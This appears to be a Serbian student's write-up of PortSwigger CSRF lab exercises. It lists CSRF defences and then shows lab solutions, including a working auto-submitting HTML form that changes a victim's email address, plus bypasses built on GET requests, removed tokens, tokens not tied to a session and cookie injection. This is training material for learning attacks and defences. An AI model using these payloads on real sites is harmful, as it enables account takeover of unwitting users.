- Vezivanje CSRF tokena za korisničku sesiju - CSRF token mora biti povezan sa konkretnom korisničkom sesijom kako napadač ne bi mogao koristiti token drugog korisnika za izvršavanje napada.
- Korišćenje SameSite atributa kolačića - Podešavanjem SameSite atributa (Lax ili Strict) browser ograničava automatsko slanje session cookie-ja pri cross-site zahtevima, čime se otežava izvođenje CSRF napada.
- Validacija Origin i Referer header-a - Server treba da proverava da li zahtev dolazi sa legitimnog domena aplikacije analizom Origin i Referer header-a i odbacuje zahteve sa nepoznatih domena.


- Korišćenje POST metode za promene stanja aplikacije - Akcije koje menjaju stanje aplikacije, poput promene email adrese ili lozinke, ne bi smele koristiti GET zahteve jer se oni lako mogu zloupotrebiti putem linkova, slika ili iframe elemenata.
- Ograničavanje CORS pravila - CORS konfiguracija treba dozvoljavati pristup samo pouzdanim domenima i sprečiti neautorizovane cross-origin zahteve ka aplikaciji.
- Ponovna autentifikacija za osetljive – MFA npr
- Implementacija anti-CSRF middleware zaštite - Korišćenje bezbednosnih middleware komponenti omogućava automatsku proveru CSRF tokena i smanjuje mogućnost greške prilikom implementacije zaštite.
- Logging i monitoring sumnjivih zahteva

Zadaci

1. CSRF vulnerability with no defenses

Ovde sam počeo da koristim Burp. Pronašao sam zahtev POST /my-account/change-email sa parametrom email=. Na exploit serveru sam napravio HTML formu koja gađa isti endpoint. Dodam sam hidden polje da pošalje novu haha@hacked.net email adresu i dodao document.forms[0].submit(); da se automatski forma pošalje kada žrtva otvori stranicu. Kada žrtva otvori exploit browser dodaje session cookie, server misli da je zahtev legitiman i menja email.


CSRF vulnerability with no defenses
Go to exploit server
Back to lab description
LAB Not solved
Home | My account | Log out
My Account
Your username is: wiener
Your email is: wiener@normal-user.net
Email
average-sized-wiener@normal-user.net
Update email


CSRF vulnerability with no defenses
Burp Suite Community Edition v2026.4.2 - Temporary Project
HTTP history filter
POST request to https://0aa30010038f826a812339ed00df0097.web-security-academy.net/my-...
Request
Response

Craft a response

URL: https://exploit-0aac007603de825e81a4388a01460064.exploit-server.net/exploit

HTTPS

File:

/exploit


Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
  <body>
    <form action="https://0aa30010038f826a812339ed00df0097.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="haha@hacked.net">
    </form>

    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Store | View exploit | Deliver exploit to victim | Access log



This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0aac007603de825e81a4388a01460064.exploit-server.net/exploit

HTTPS

File:

/exploit

Head:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```


Body:


```
<html>
  <body>
    <form action="https://0aa30010038f826a812339ed00df0097.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="haha@hacked.net">
    </form>

    <script>
```


2. CSRF where token validation depends on request method

Pronašao sam zahtev POST /my-account/change-email sa parametrom email=. CSRF token se koristi samo u POST, pa sam u Burp Repeater-u napravio zahtev *GET /my-account/change-email?email=getgood@lmao.com* . Poslao sam zahtev bez CSRF tokena i server je prihvatio promenu. Posle sam napravio exploit formu za isto to.












3. CSRF where token validation depends on token being present

Pronašao sam zahtev POST /my-account/change-email sa parametrima email= i csrf=. Aplikacija koristi CSRF token, ali sam u Burp Repeater-u testirao šta se dešava kada se token potpuno ukloni iz zahteva. Obrisan je csrf parametar i poslat je samo email=lmao@lmao.com. Server je ipak prihvatio zahtev i promenio email

adresu, što znači da backend proverava token samo ako je prisutan u zahtevu. Nakon toga sam na exploit serveru napravio opet formu.









4. CSRF where token is not tied to user session

Pronašao sam zahtev POST /my-account/change-email sa parametrima email= i csrf=. CSRF token jeste postojao, ali nije bio vezan za korisničku sesiju, što znači da isti token može da se koristi za različite korisnike. Uzeo sam validan CSRF token iz svog naloga preko Burp-a i ubacio ga u exploit HTML formu na exploit serveru. Forma šalje novi email= zajedno sa mojim validnim csrf tokenom i automatski se submituje pomoću document.forms[0].submit();





5. CSRF where token is tied to non-session cookie


Normalno bi zaštita trebalo da vezuje trenutni session cookie sa crsf tokenom ali ovde nije tako nego server samo proverava da li csrf parameter == csrfKey cookie. Zbog ovoga, možemo da uzmemo naš validan CSRF token, stavimo u žrtvin browser isti csrfKey cookie i pošaljemo isti token u formi. Server kaže da se poklapaju pa je zahtev validan.

